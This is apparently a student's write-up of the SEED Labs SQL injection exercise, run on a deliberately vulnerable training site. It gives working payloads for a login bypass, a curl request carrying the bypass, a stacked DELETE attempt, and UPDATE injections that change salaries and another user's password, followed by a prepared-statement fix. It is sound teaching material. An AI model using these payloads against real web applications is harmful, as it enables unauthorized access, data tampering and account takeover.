Lab 12: SQL Injection Attacks

Introduction:

SQL is a popular programming language for performing operations on data stored within databases. Making use of a handful of easy to use operations, the language has seen widespread adoption among businesses worldwide. However, there are some glaring flaws in its design that make it easy for hackers to exploit. Chief among them being its lack of separation between data and the operations performed on it. Potentially allowing for the insertion of malicious queries into input fields in what is known as an SQL injection. The objectives of this lab were to conduct such an attack on an unsecure website and to understand how they are mitigated.

Task 1: Get Familiar with SQL Statements

SQL is a strong tool used by many web applications to access and manage databases and the entries contained within. The SEED VM conveniently comes with MySQL already installed.

Logging into MySQL and viewing the tables of the “Users” database

```
[05/10/21]seed@VM:~/.../Lab 04$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql>
```

Issuing a request for Alice’s data.

```
mysql> select * from credential where name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
1 row in set (0.00 sec)

mysql>
```


Task 2: SQL Injection Attack on SELECT Statement

An SQL injection attack revolves around supplying a web server with data (usually a string) intended to mimic SQL queries. The following SQL statement is vulnerable to such an attack.

Supplying the input_uname field with the string `admin' #` effectively ends the SELECT statement by commenting out the password requirement.

```
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password
        FROM credential
        WHERE name='$input_uname' and Password='$hashed_pwd'";
```

Simply use the website's login page.



The attacker can see the contents of the database, but cannot modify any entries.


User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


The command line can also be used to launch this attack by issuing a curl command to the website with the desired malicious credentials. The highlighted text in the terminal is the content that would have been displayed on the webpage.

```
[05/10/21]seed@VM:~/.../Lab 04$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%20%23'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a butt
on to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
 at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_ho
me.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Pro
file</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class
='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='th
ead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SS
N</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><
tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scop
e='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Rya
n</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40
000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>1
10000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td>
<td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
```

Supplying the input_uname field with the string `' 1=1;Delete from credential where name='Alice';#` should allow an attacker to delete Alice's entry by appending a delete request to the existing select statement.



However, the website has protocols in place to prevent queries from being appended, so the attack fails.




Task 3: Injection Attack on UPDATE Statement

Unlike the previous injection attacks on select statements, successful injection attacks on update statements allow attackers to illegally modify entries in the database.


This update statement is vulnerable to injection in much the same way that the username text field is.

```
$hashed_pwd = sha1($input_pwd);
$sql = """UPDATE credential SET
    nickname='$input_nickname',
    email='$input_email',
    address='$input_address',
    Password='$hashed_pwd',
    PhoneNumber='$input_phonenumber'
    WHERE ID=$id;""";
$conn->query($sql);
```

Supplying the input_nickname field with the string `',salary=1000000 where EID=10000;#` should allow Alice to change her salary to a small loan of a million dollars.



Lo and behold.



Alice Profile

Key	Value
Employee ID	10000
Salary	1000000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

Alice can also modify Boby's salary by simply changing the EID to Boby's.

Lo and behold again.


Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	


Even passwords aren't safe from unauthorized modification. Since the login page computes the sha1 hash of the supplied password, the desired password, in this case `password` must also be hashed using sha1.

```
[05/10/21]seed@VM:~/.../Lab 04$ echo -n "password"|sha1sum
5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8  -
[05/10/21]seed@VM:~/.../Lab 04$
```

Changing Boby's password using the computed sha1 hash for the string `password` in conjunction with an injection attack on the update statament.



Logging into Boby's account with his username and the maliciously updated password.



And we're in.

Task 4: Countermeasure - Prepared Statement

Prepared statements guard against SQL injection attacks by separating queries from data. Queries are parsed and compiled before data is substituted in. This effectively eliminates any confusion between data and instructions.

This highlighted snippet from `unsafe_home.php` is vulnerable to SQL injection. The data (username) is embedded directly in the statement.

```php
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
  array_push($return_arr,$row);
}
```

The prepared statement found in `safe_home.php` rectifies this vulnerability.

```php
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();
```

To secure the login page, simply replace the problematic statement in `unsafe_home.php` with the secure one from `safe_home.php`. Also omit the unnecessary JSON snippet shown here.


```php
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
$address = $json_a[0]['address'];
$email = $json_a[0]['email'];
$pwd = $json_a[0]['Password'];
$nickname = $json_a[0]['nickname'];
if($id!=""){
```

Restarting the web server.

```
[05/11/21]seed@VM:/$ sudo service apache2 reset
Usage: apache2 {start|stop|graceful-stop|restart|reload|force-reload}
[05/11/21]seed@VM:/$
```

Attempting to login to the admin account using the same injection attack from before.

Access is denied this time.



Conclusion:

SQL injection is a highly versatile attack that can be used to compromise confidentiality, availability, and integrity of data depending on the statement the attacker chooses to inject. Successful attacks can prove devastating to businesses and organizations. As such, it is imperative for security professionals and programmers to identify and mitigate any such vulnerabilities. Prepare statements can be used to great effect to accomplish this by ensuring that data and queries stay separate.